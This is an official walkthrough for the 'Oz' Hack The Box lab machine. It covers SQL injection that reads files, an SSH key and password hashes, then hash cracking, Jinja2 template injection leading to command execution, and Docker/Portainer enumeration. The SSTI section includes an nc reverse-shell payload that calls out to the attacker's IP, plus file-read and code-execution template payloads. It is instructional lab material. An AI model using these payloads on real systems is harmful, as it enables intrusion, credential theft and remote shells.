Hack The Box
PEN-TESTING LABS

Oz

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Difficulty: Hard

Classification: Official

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SYNOPSIS

Oz is a hard to insane difficulty machine which teaches about web application enumeration, SQL Injection, Server-Side Template Injection, SSH tunnelling, and how Portainer functionality can be abused to compromise the host operating system. The techniques learned here are directly applicable to real-world situations.

Skills Required

- Intermediate knowledge of Web application enumeration techniques
- Intermediate knowledge of SQL injection techniques
- Basic knowledge of Linux

Skills Learned

- Gain familiarity with WFuzz advanced options
- Accessing file system via SQL injection
- Extraction and cracking of PBKDF2-SHA256 hashes
- Server-Side Template Injection
- Port forwarding using sshuttle
- Privilege escalation via Portainer authentication bypass

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Enumeration

Nmap

```
masscan -p1-65535,U:1-65535 10.10.10.96 --rate=1000 -p1-65535,U:1-65535 -e
tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.96
```


```
root@kali:~/hackthebox/oz# nmap -Pn -sV -sC -p$ports 10.10.10.96
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-04 16:40 EST
Nmap scan report for 10.10.10.96
Host is up (0.12s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Werkzeug httpd 0.14.1 (Python 2.7.14)
|_http-server-header: Werkzeug/0.14.1 Python/2.7.14
|_http-title: OZ webapi
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 2.7.14)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-title: GBR Support - Login
|_Requested resource was http://10.10.10.96:8080/login
|_http-trane-info: Problem with XML parsing of /evox/about
```

Nmap reveals Werkzeug instances on port 80 and 8080. Werkzeug is a WSGI (Web Server Gateway Interface) utility library for Python. WSGI functionality includes URL Routing (mapping HTTP requests to code to be invoked), Request and Response Objects, and a Template Engine.


Web Application Enumeration

The web page on port 80 requests that a username is registered, while port 8080 displays a login page for the "GBR Support" portal. Attempts to log in with common credentials such as admin:admin are not successful.

Please register a username!



GBR Support



If Werkzeug debug mode has been left enabled, this can result in easy command execution. However, in this instance it is not enabled.

https://raw.githubusercontent.com/Fare9/PyWerkzeug-Debug-Command-Execution/master/exploit_werkzeug.py

```
root@kali:~/hackthebox/oz# python exploit_werkzeug.py
USAGE: python exploit_werkzeug.py <ip> <port> <your ip> <netcat port>
root@kali:~/hackthebox/oz# python exploit_werkzeug.py 10.10.10.96 80 10.10.14.15 443
[-] Debug is not enabled
root@kali:~/hackthebox/oz# python exploit_werkzeug.py 10.10.10.96 8080 10.10.14.15 443
[-] Debug is not enabled
```

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WFuzz is run against the installation on port 80, but returns HTTP 200 response codes for all queries.

```
000039:  C=200      0 L        1 W          95 Ch        "img"
000040:  C=200      0 L        1 W         249 Ch        "default"
000041:  C=200      0 L        1 W         131 Ch        "2005"
000042:  C=200      0 L        4 W          27 Ch        "products"
000043:  C=200      0 L        1 W         220 Ch        "sitemap"
000044:  C=200      0 L        4 W          27 Ch        "archives"
000045:  C=200      0 L        4 W          27 Ch        "1"
000047:  C=200      0 L        4 W          27 Ch        "links"
000046:  C=200      0 L        1 W         115 Ch        "09"
000048:  C=200      0 L        1 W         193 Ch        "01"
000049:  C=200      0 L        1 W         163 Ch        "08"
000050:  C=200      0 L        4 W          27 Ch        "06"
000051:  C=200      0 L        1 W         127 Ch        "2"
```

Noting that the line length of the responses is zero, the WFuzz option to exclude responses with lines of zero length is specified. "users" is confirmed as an existing object/page.

```
root@kali:/opt/wfuzz# ./wfuzz -u http://10.10.10.96/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl 0
********************************************************
* Wfuzz 2.3.3 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.96/FUZZ
Total requests: 220560

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

000001:  C=200      3 L        6 W          75 Ch        "# directory-list-2.3-medium.txt"
000002:  C=200      3 L        6 W          75 Ch        "#"
000003:  C=200      3 L        6 W          75 Ch        "# Copyright 2007 James Fisher"
000004:  C=200      3 L        6 W          75 Ch        "#"
000008:  C=200      3 L        6 W          75 Ch        "# or send a letter to Creative Commons, 171 Second Street,"
000009:  C=200      3 L        6 W          75 Ch        "# Suite 300, San Francisco, California, 94105, USA."
000011:  C=200      3 L        6 W          75 Ch        "# Priority ordered case sensative list, where entries were found"
000012:  C=200      3 L        6 W          75 Ch        "# on atleast 2 different hosts"
000013:  C=200      3 L        6 W          75 Ch        "#"
000014:  C=200      3 L        6 W          75 Ch        ""
000005:  C=200      3 L        6 W          75 Ch        "# This work is licensed under the Creative Commons"
000006:  C=200      3 L        6 W          75 Ch        "# Attribution-Share Alike 3.0 License. To view a copy of this"
000007:  C=200      3 L        6 W          75 Ch        "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000010:  C=200      3 L        6 W          75 Ch        "#"
000202:  C=200      3 L        6 W          79 Ch        "users"
000481:  C=200      0 L        4 W          27 Ch        "skins"
```

After navigating to "/users", the registration message is still shown, although the formatting has changed. However, appending a word to /users, e.g. "/users/admin" results in an API window displaying JSON output, which confirms that "admin" is a valid username. It seems that the HTTP request for "/users/admin" invoked a SQL query such as "`SELECT * FROM users WHERE username='admin'`".

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

Exploitation

SQL Injection

Various SQL injection payloads are attempted and the famous `' OR '1'='1` returns "dorthi", which confirms that there is a SQL injection vulnerability.

The database version and name are queried.






It is also worth checking if it is possible to read from the file system. `load_file('/etc/passwd')` doesn't return any output, but providing hex-encoded file paths is successful. A programming/scripting language of choice can be used to generate the hex-encoded values

```
printf 0x; printf "/etc/passwd" | xxd -ps -c 200 | tr -d '\n'; echo
```

```
root@kali:~/hackthebox/oz# printf 0x; printf "/etc/passwd" | xxd -ps -c 200 | tr -d '\n'; echo
0x2f6574632f706173737764
root@kali:~/hackthebox/oz#
```

```
http://10.10.10.96/users/writeup' UNION ALL SELECT
load_file(0x2f6574632f706173737764)-- -
```



See if a SSH key exists for user "dorthi":

```
http://10.10.10.96/users/writeup' union all select
load_file(0x2f686f6d652f646f727468692f2e7373682f69645f727361)-- -
```

An encrypted SSH key exists. After copying the data within the quotes, the following command is issued to fix the formatting:

```
cat id_rsa | awk '{gsub(/\\n/,"\n")}1'
```

```
root@kali:~/hackthebox/oz# cat id_rsa | awk '{gsub(/\\n/,"\n")}1'
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,66B9F39F33BA0788CD27207BF8F2D0F6

RV903H6V6lhKxl8dhocaEtL4Uzkyj1fqyVj3eySqkAFkkXms2H+4lfb35UZb3WFC
b6P7zYZDAnRLQjJEc/sQVXuwEzfWMa7pYF9Kv6ijIZmSDOMAPjaCjnjnX5kJMK3F
e1BrQdh0phWAhhUmbYvt2z8DD/OGKhxlC7oT/49I/ME+tm5eyLGbK69Ouxb5PBty
h9A+Tn70giENR/ExO8qY4WNQQMtiCM0tszes8+guOEKCckMivmR2qWHTCs+N7wbz
a//JhOG+GdqvEhJp15pQuj/3SC9O5xyLe2mqL1TUK3WrFpQyv8lXartH1vKTnybd
9+Wme/gVTfwSZWgMeGQjRXWe3KUsgGZNFK75wYtA/F/DB7QZFwfO2Lb0mL7Xyzx6
```

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
Focus can be turned to enumerating the database, and checking for user-created tables.

```
http://10.10.10.96/users/writeup' UNION ALL SELECT table_name FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema NOT IN ('information_schema',
'mysql') LIMIT 0,1-- writeup
```




```
http://10.10.10.96/users/writeup' UNION ALL SELECT table_name FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema NOT IN ('information_schema',
'mysql') LIMIT 1,1-- writeup
```

The tables "tickets_gbw" and "users_gbw" exist. Now to enumerate the columns:

```
http://10.10.10.96/users/writeup' UNION ALL SELECT column_name FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_schema=database() AND
table_name='users_gbw' LIMIT 1,1-- writeup
```

```
http://10.10.10.96/users/writeup' UNION ALL SELECT column_name FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_schema=database() AND
table_name='users_gbw' LIMIT 2,1-- writeup
```

The table "users_gbw" contains columns "username" and "password". Multiple logins exist, and

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
usernames and associated password hashes are extracted.

```
http://10.10.10.96/users/writeup' UNION ALL SELECT
CONCAT(username,':',password) FROM users_gbw WHERE id='1' -- writeup
...
http://10.10.10.96/users/writeup' UNION ALL SELECT
CONCAT(username,':',password) FROM users_gbw WHERE id='6' -- writeup
```



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PBKDF2-SHA256 Hash Cracking

The hash format is identified and is supported by John.

```
root@kali:~/hackthebox/oz# hashid '$pbkdf2-sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78'
Analyzing '$pbkdf2-sha256$5000$aA3h3LvXOseYk3IupVQKgQ$ogPU/XoFb.nzdCGDulkW3AeDZPbK580zeTxJnG0EJ78'
[+] PBKDF2-SHA256(Generic)
```

PBKDF2-SHA256 is quite a computationally expensive algorithm, but after a while (potentially a few hours in a VM) the password `wizardofoz22` is found for login `wizard.oz`.

```
root@kali:~/hackthebox/oz# john hashes.txt --wordlist=rockyou.txt --fork=4
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 128/128 AVX 4x])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
wizardofoz22     (wizard.oz)
```

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Server-Side Template Injection

Testing

The gained credentials are used to log into the "GBR Support" portal. Once logged in, it seems that functionality to create tickets is available. A new ticket is created and the request is examined in Burp Suite.

Given the underlying technologies, it is worth testing for SSTI vulnerabilities. A simple injection is attempted, and if there is a vulnerability the answer 49 should be returned.

```
{{7*7}}
```

Request

Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: 10.10.10.96:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.96:8080/
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Cookie:
token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTU0Njc2MDI1MH0.a2La4IV6fMcbRZw
Gblt9y5fa1VCmuzb1ViUnQHfQkPQ
Connection: close
Upgrade-Insecure-Requests: 1

name={{7*7}}&desc=test
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 19
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:18 GMT

Name: 49 desc: test
```

It is, and in the next test a string of seven sevens is likewise returned.

```
{{'7'*7}}
```


Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 24
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:02 GMT

Name: 7777777 desc: test
```

Template engines respond differently to these tests, and depending on the output, the engine can be identified. The Flask/Jinja2 template engine will respond with `7777777` to `{{7*'7'}}`, and so further testing is undertaken based on this assumption.



https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20injections#basic-injection

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Within Jinja2 templates, several global variables exist, such as self and config.

```
{{self}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 47
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:30 GMT

Name: &lt;TemplateReference None&gt; desc: test
```

```
{{config}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1782
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:08:38 GMT

Name: &lt;Config {&#39;JSON_AS_ASCII&#39;: True, &#39;USE_X_SENDFILE&#39;: False,
&#39;SQLALCHEMY_DATABASE_URI&#39;: &#39;mysql+pymysql://dorthi:N0Pl4c3L1keH0me@10.100.10.4/ozdb&#39;,
&#39;SESSION_COOKIE_SECURE&#39;: False, &#39;SQLALCHEMY_TRACK_MODIFICATIONS&#39;: None,
&#39;SQLALCHEMY_POOL_SIZE&#39;: None, &#39;SQLALCHEMY_POOL_TIMEOUT&#39;: None, &#39;SESSION_COOKIE_PATH&#39;:
```

The output of the config variable reveals the credentials `dorthi:N0Pl4c3L1keH0me`. Given the possession of a private key and credentials it would be good to test for SSH access, but the Nmap scan showed that SSH is not available.

The available subclasses are then enumerated.

```
{{''.__class__.mro()[2].__subclasses__()}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 24480
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Sun, 06 Jan 2019 07:10:47 GMT

Name: [&lt;type &#39;type&#39;&gt;, &lt;type &#39;weakref&#39;&gt;, &lt;type &#39;weakcallableproxy&#39;&gt;,
&lt;type &#39;weakproxy&#39;&gt;, &lt;type &#39;int&#39;&gt;, &lt;type &#39;basestring&#39;&gt;, &lt;type
&#39;bytearray&#39;&gt;, &lt;type &#39;list&#39;&gt;, &lt;type &#39;NoneType&#39;&gt;, &lt;type
```

This returns a lot of information, and the data (minus the headers) is re-formatted to allow for easier enumeration.

```
awk '{gsub(/&#39;/,"\n")}1' <classes.in | grep -v ';' | sed -e "1d" >
classes.out
```

```
grep -n 'file\|subprocess' classes.out
```

Subclasses such as "file" and "subprocess.Popen" are of interest and are both available.

```
root@kali:~/hackthebox/oz# grep -n 'file\|subprocess' classes.out
40:file
132:socket._fileobject
230:subprocess.Popen
```

"file" is at 40 in the list and "subprocess.Popen" is at 230, and these numbers are used to invoke their functionality. Files can be read using the following command:

```
{{''.__class__.mro()[2].__subclasses__()[40]('/etc/passwd').read()}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 1286
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 22:42:57 GMT

Name: root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

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Command Execution

Command execution is possible using "subprocess.Popen". Command output can be redirected to a file and subsequently read, or a reverse shell can be obtained.

```
{{''.__class__.mro()[2].__subclasses__()[230]('/usr/bin/nc 10.10.14.2 443
-e /bin/sh',shell=True)}}
```

Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 63
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 23:45:26 GMT

Name: &lt;subprocess.Popen object at 0x7feeb2a14610&gt; desc:
```

```
root@kali:~/hackthebox/oz# ufw allow from 10.10.10.96 to any port 443
Rule added
root@kali:~/hackthebox/oz# nc -lvnp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.96.
Ncat: Connection from 10.10.10.96:42262.
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Command Execution is also possible by loading objects into the configuration environment via "from_pyfile":

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20injections
https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii.html

```
name={{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/evilconfig.cfg',
'w').write('from subprocess import check_output\n\nRUNCMD =
check_output\n') }}&desc=
name={{ config.from_pyfile('/tmp/evilconfig.cfg') }}&desc=
```

```
name={{ config['RUNCMD']('ls -al',shell=True) }}&desc=
```

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Response

Raw | Headers | Hex

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 471
Location: http://10.10.10.96:8080/
Server: Werkzeug/0.14.1 Python/2.7.14
Date: Tue, 08 Jan 2019 23:41:50 GMT

Name: total 28
drwxr-xr-x    5 root     root          4096 May 15  2018 .
drwxr-xr-x   53 root     root          4096 May 15  2018 ..
drwxr-xr-x    2 root     root          4096 Apr 25  2018 .secret
-rw-r--r--    1 root     root           363 May  4  2018 Dockerfile
-rw-r--r--    1 root     root           143 Apr 10  2018 run.py
-rwxr--r--    1 root     root           293 Apr 25  2018 start.sh
drwxr-xr-x    4 root     root          4096 May 15  2018 ticketer
 desc:
```

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Privilege Escalation

SSH Access as Dorthi

The current user is root, although the shell is currently inside a docker container.

```
grep -i docker /proc/self/cgroup  2>/dev/null; find / -name "*dockerenv*"
-exec ls -la {} \; 2>/dev/null
```

```
grep -i docker /proc/self/cgroup  2>/dev/null; find / -name "*dockerenv*" -exec ls -la {} \; 2>/dev/null
11:cpuset:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
10:blkio:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
9:freezer:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
8:hugetlb:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
7:pids:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
6:perf_event:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
5:net_cls,net_prio:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
4:devices:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
3:memory:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
2:cpu,cpuacct:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
1:name=systemd:/docker/c26a7bc669289e40144fa1ad25546f38e4349d964b7b3d4fea13e15fe5a9fb01
-rwxr-xr-x    1 root     root             0 May 15  2018 /.dockerenv
```

Enumeration continues, and the file "knockd.conf" within the ".secret" directory is examined. This reveals the port knocking sequence required to open SSH.

```
cd /.secret
ls -al
total 12
drwxr-xr-x    2 root     root          4096 Apr 24  2018 .
drwxr-xr-x   53 root     root          4096 May 15  2018 ..
-rw-r--r--    1 root     root           262 Apr 24  2018 knockd.conf
cat knockd.conf
[options]
        logfile = /var/log/knockd.log

[opencloseSSH]

        sequence        = 40809:udp,50212:udp,46969:udp
        seq_timeout     = 15
```

The "knock" python script created by @grongor is used. SSH passphrase: `N0Pl4c3L1keH0me`

```
python3 /opt/knock/knock 10.10.10.96 -u 40809 50212 46969 -d 10
ssh dorthi@10.10.10.96 -i id_rsa
```

https://github.com/grongor/knock

Portainer Abuse

sudo -l reveals that Dorthi is allowed to run specific docker commands as root.

```
dorthi@Oz:~$ sudo -l
Matching Defaults entries for dorthi on Oz:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dorthi may run the following commands on Oz:
    (ALL) NOPASSWD: /usr/bin/docker network inspect *
    (ALL) NOPASSWD: /usr/bin/docker network ls
```

The docker networks are listed and inspected.

```
sudo /usr/bin/docker network ls
```

```
dorthi@Oz:~$ sudo /usr/bin/docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
f40e55a6bf87        bridge              bridge              local
49c1b0c16723        host                host                local
3ccc2aa17acf        none                null                local
48148eb6a512        prodnet             bridge              local
dorthi@Oz:~$
```

```
sudo /usr/bin/docker network inspect bridge
```

```
dorthi@Oz:~$ sudo /usr/bin/docker network inspect bridge
[
    {
        "Name": "bridge",
        "Id": "f40e55a6bf8781b5ff9922a3d03a817a2ca059d1648a441e6d136120e88897a6",
        "Created": "2018-12-30T16:25:54.187820436-06:00",
        "Scope": "local",
        "Driver": "bridge",
        "EnableIPv6": false,
        "IPAM": {
            "Driver": "default",
            "Options": null,
            "Config": [
                {
                    "Subnet": "172.17.0.0/16",
                    "Gateway": "172.17.0.1"
                }
            ]
        },
        "Internal": false,
        "Attachable": false,
        "Containers": {
            "e267fc4f305575070b1166baf802877cb9d7c7c5d7711d14bfc2604993b77e14": {
                "Name": "portainer-1.11.1",
                "EndpointID": "905ba90e6e891e1795c535698315982de1c30be940f07898dd1cec02c8fc40e6",
                "MacAddress": "02:42:ac:11:00:02",
                "IPv4Address": "172.17.0.2/16",
```

The IP address 172.17.0.2 is specified as a Portainer instance, which is a UI for managing Docker

containers. Sending a CLI request to this IP address on port 9000 is successful, which confirms that the Portainer web interface is available, although it is not accessible remotely.

```
nc 172.17.0.2 9000
GET / HTTP/1.1
Host: 172.17.0.2
```


```
dorthi@Oz:~$ nc 172.17.0.2 9000
GET / HTTP/1.1
Host: 172.17.0.2

